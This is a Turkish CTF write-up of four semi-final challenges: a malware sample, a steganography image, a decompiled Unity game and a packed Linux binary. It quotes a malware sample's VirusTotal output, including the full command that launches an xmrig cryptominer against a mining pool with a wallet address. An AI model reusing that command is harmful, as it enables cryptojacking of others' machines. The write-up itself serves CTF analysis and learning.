

HackKaradeniz' 2022 CTF - zer0fl4g Takımı Yarı-Final Aşaması Write-Up

M. Akil Gündoğan (0xr3act0r)

Muhammed Ensar Canbay (basay3v)

Faruk Ulutaş (spar9)

Samet Gözet (samogod)

19 soru çözümlendi.

1 - windows.exe

Elimize sample-windows.exe isimli bir dosya geçti. Bu dosyayı en başta VirusTotal ile taramanın mantıklı olacağını düşündük. <https://www.virustotal.com/gui/file/49b7c957301b6d5e598becbb444c4b5738711866c170ce4844a8f80dc22e2058/behavior>

VirusTotal'deki davranış analizi kısmında "Shell commands" altında çalıştırılan zararlı komutları inceledik. Burada -pass parametresi ile verilmiş B64 encoded bir string bulduk.

"RmxhZ3sweDQ2NkM2MTY3N0I2ODY1NzI3MzY1Nzk3NjM0NzQ2MTZFMzE2MzY5NkU3RH0="

49b7c957301b6d5e598becbb444c4b5738711866c170ce4844a8f80dc22e2058

Process And Service Actions

Processes Created

- %SAMPLEPATH%\sample-windows.exe
- %USERPROFILE%\AppData\LocalTemp\none\xmrig-6.16.4\xmrig.exe

Shell Commands

```
"%SAMPLEPATH%\sample-windows.exe"  
%USERPROFILE%\AppData\LocalTemp\none\xmrig-6.16.4\xmrig.exe --url pool.hashvault.pro:80 --user  
46zddr14XunCANLoynmVxSFZi15Al3qycbEPoH72qrS6dSFhdavYnHb29zTNXqqRHAFBmWxW5QuKvYdAQ5SU3GqqRlEA --pass  
RmxhZ3sweDQ2NkM2MTY3N0I2ODY1NzI3MzY1Nzk3NjM0NzQ2MTZFMzE2MzY5NkU3RH0 --donate-level 1 --tls --tls-fingerprint 420c7850e09b7c0bdcl748a7da9eb3647daf8515718f36d9ccfdd6b9f834b14
```

Processes Injected

- %SAMPLEPATH%\sample-windows.exe

Processes Terminated

- %SAMPLEPATH%\sample-windows.exe

Processes Tree

- 2872 - %WINDIR%\explorer.exe
- 656 - %SAMPLEPATH%\sample-windows.exe
- 2472 - %USERPROFILE%\AppData\LocalTemp\none\xmrig-6.16.4\xmrig.exe

Modules Loaded

Runtime Modules

- %USERPROFILE%\AppData\LocalTemp\none\xmrig-6.16.4\xmrig.exe
- %USERPROFILE%\AppData\LocalTemp\none\xmrig-6.16.4\WinRing0x64.sys

String'i decode ettik.


"Flag{0x466C61677B686572736579763474616E3163696E7D}"

Soruda "beklenenden daha farklı bir değer" olabileceği söylendiği için süslü parantezler içerisindeki karakter dizisinin Hex encode edildiğini biliyorduk, onu da decode edince gerçek flag'e ulaştık.

Flag{herseyv4tan1cin}


2 - BlackOnBlack

Çözmemiz için verilen fotoğrafı indirdik. 29a.ch ile görseli analiz ettik.



“Principal Component Analysis” kısmındaki işlemlerden sonra “OBQXG4Z2MU2HG6LQGRZXG5ZQOJSA====” değerinin yazılı olduğu görüldü ve not alındı. Bu değer Base32 ile encode edildiği farkedildi ve CyberChef aracılığı ile decode edildi.

Elde ettiğimiz değer: “pass:e4syp4ssw0rd”



Bize verilen resim “.jpg” uzantısına sahipti. Halihazırda elimizde de bir parola olduğuna göre bunu kullanarak “steghide extract -sf black-on-black.jpg” ile gizlenen “chat-history.txt” dosyasını çıkarttık. Dosya içeriği aşağıdaki gibidir:

```
root@hydrasit: /home/akil/Masaüstü
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@hydrasit:/home/akil/Masaüstü# steghide extract -sf black-on-black.jpg
Enter passphrase:
wrote extracted data to "chat-history.txt".
root@hydrasit:/home/akil/Masaüstü# cat chat-history.txt
02:42:04 [root]: BSSID = 64:70:02:60:99:f7
02:42:09 [root]: SSID?
02:42:13 [client_user]: SSID yeterli mi?
02:42:17 [root]: Tam olarak değil, ama yeterince yakın.
02:42:18 --root left the channel--
root@hydrasit:/home/akil/Masaüstü#
```

```
02:42:04 [root]: BSSID = 64:70:02:60:99:f7
02:42:09 [root]: SSID?
02:42:13 [client_user]: SSID yeterli mi?
02:42:17 [root]: Tam olarak değil, ama yeterince yakın.
02:42:18 --root left the channel--
```

Bir BSSID verdiğini görüyoruz. Araştırdığımızda “wifile.net” adında bilinen SSID ve BSSID’lerin tutulduğu bir nevi veritabanı gibi bir sitenin var olduğunu görüyoruz. Üye olup “Advanced Search” kısmında aramayı yaptığımızda karşımızda aradığımızı buluyoruz.

Flag{bl4ck_ch405}

akilpasa Logout

Network Search

General Search WiFi/Cell Detail Bluetooth Search

Average Location - Address

Num: 141 Street: West Jackson Boulevard
City: Chicago Region: IL
Country: US Postal: 60604

Average Location - Coordinates

Lat: 47.25264 to: 47.25265
Lon: -87.256243 to: -87.256244
Search Radius Tolerance(+/- degrees): 0.010

Network Characteristics

Last Updated: 20010925174546 Minimum data quality: 0 Encryption status:
BSSID/MAC: 64:70:02:60:99:f7
SSID / Network Name (exact match): foobar
SSID / Network Name (wildcards: % and _): foobar%
 Must Be a FreeNet Must Be a Commercial Pay Net Only Networks I Was the First to Discover
Query Stirla
0-7 Product of number of observers and observations.
1% means zero-or-more characters, _ means a single character.

showing records 1 to 1 of 1

Map	Net ID	SSID	Type	First Seen	Most Recently	Crypto	Est. Lat	Est. Long	Channel	Bcn Int.	QoS	Found by Me	Access	Comment
map	64:70:02:60:99:F7	KAT-3SAG	infra	2015-09-05T19:00:00.000Z	2015-09-16T07:00:00.000Z		41.34759521	36.25075912	6	0	0	-	-	Appended by ssidobssid on 2022-06-28 21:53:38: Flag{bl4ck_ch405} add comment

[more results](#)

SOCIAL WIKI TWITTER SITE INFORMATION FAQ END-USER AGREEMENT /DEV/RANDOM CAFE/PRESS GEAR LINKS USER MANAGEMENT PASSWORD CHANGE NEWS FORUMS NEWS RSS

3 - Forrest Gump

Soruda bize HKGame.rar dosyası verildi. Dosyayı indirip açtığımızda içerisinde bizi Unity ile yapılmış bir oyun karşıladı. Oyunu açtığımızda bir obje üzerinde sürekli koşan ve flag'i yakalamaya çalışan bir çocuk vardı. Oyun içerisinde biraz bekleddikten sonra gördüğüm bir sonsuz döngüde gibi oyuncu hiç bir şekilde ilerleme kaydedemiyor.



Bunun ardından Unity hakkında fikir sahibi olmadığım için ufak bir araştırma yaparak dnSpy aracı ile oyun dosyalarını decompile edilebileceğini öğrendim ve hemen işe koyuldum.

DnSpy ile oyuna ait olan Assembly-CSharp.dll dosyasını açtım ve içerişi kurcalamaya başladım. Oyuna ait olan oyuncu hızı gibi verileri değiştirmeme rağmen oyuncu hiçbir şekilde flag'e yaklaşmıyordu. Tekrar dosyaları incelediğimde Unity Movement içerisinde aşağıdaki satırları buldum.

```
dnSpy v6.1.8 (64-bit, .NET)
Dosya Düzenle Görünüm Hata ayıklama Pencere Yardım
Derleme Gezini
Assembly-CSharp (0.0.0.0)
  Assembly-CSharp.dll
    PE
    Tür referansları
    Referanslar
    {}
    <Module> @02000001
    CamFollow @02000006
    ChatController @02000000
    DemoFree @02000002
    EnvMapAnimator @02000000
    FreeCameraLogic @02000000
    GameManager @02000000
    Player @02000009
    PSTATUS @02000008
    SimpleSampleCharacterC
    TouchCheck @0200000F
    UnityMovement @02000000
    WallMakerController @02000000
    {}
    TMPPro
    {}
    TMPPro.Examples
  netstandard (2.0.0.0)
  mscorlib (4.0.0.0)
  UnityEngine.CoreModule (0.0.0.0)
    UnityEngine.CoreModule.dll
      PE
      Tür referansları
      Referanslar
      {}
      {}
      AOT
      JetBrains.Annotations

1 using System;
2
3 // Token: 0x0200000A RID: 10
4 internal static class UnityMovement
5 {
6     // Token: 0x06000021 RID: 33 RVA: 0x000035D8 File Offset: 0x000017D8
7     public static string DetectTouchingObject()
8     {
9         string text = "GM@FzG005M2^ENFST^5E0L^5E0L|";
10        string text2 = "";
11        int[] array = new int[]
12        {
13            1,
14            2,
15            3,
16            4,
17            5,
18            6,
19            7,
20            8,
21            9
22        };
23        int num = 0;
24        foreach (char c in text)
25        {
26            text2 += ((char)((int)c ^ array[num])).ToString();
27        }
28        return text2;
29    }
30 }
31
```

Hemen web üzerinden çalışan bir C# Compiler açarak kodu burada test etmeye çalıştığımda bayrağı yakalamış oldum.


```
10      {
11          1,
12          2,
13          3,
14          4,
15          5,
16          6,
17          7,
18          8,
19          9
20      };
21      int num = 0;
22      foreach (char c in text)
23      {
24          text2 += ((char)((int)c ^ array[num])).ToString();
25      }
26      Console.WriteLine(text2);
27  }
28 }
```

FLAG{F1N4L3_D0GRU_4D1M_4D1M}

FLAG{F1N4L3_D0GRU_4D1M_4D1M}

4 - Hesap Makinesi

“sample-linux” adında bir dosya veriliyor. Bunu çalıştırdığımızda basit bir hesap makinesi gibi gözüküyor.




Kategorinin “Malware” olması nedeniyle ilgili örneği VirusTotal üzerinde tarattık, belirli bağlantılar dikkatimizi çekti fakat bunun anlamsız ve bizi oyalamak için konulduğunu anlamamız çok uzun zaman almadı. Farklı arayışlarımıza devam ettik. Bu nedenle ilk olarak dosyayı incelemeye koyuldum.

String'lere göz atmaya çalıştığımda UPX ile ilgili datalar gördüğüm için doğrudan "upx-ucl" ile unpack ediyorum ve "strings sample-linux >> diziler.txt" komutu ile bütün karakter dizilerini dışarıya aktarıyorum. Daha sonra not defteri ile açıp göz atarken, "parola" kelimesi geçen bir bölge görüyorum.

Base64 olduğunu düşündüğüm diziye defalarca decode ediyorum ve "Flag{...}" arasında Hex ile encode edilmiş karakterler olduğunu anlıyorum. Dönüştürdüğümde bayrak ortaya çıkıyor.

Flag{hay4tt4enhakikimursitilimidir}

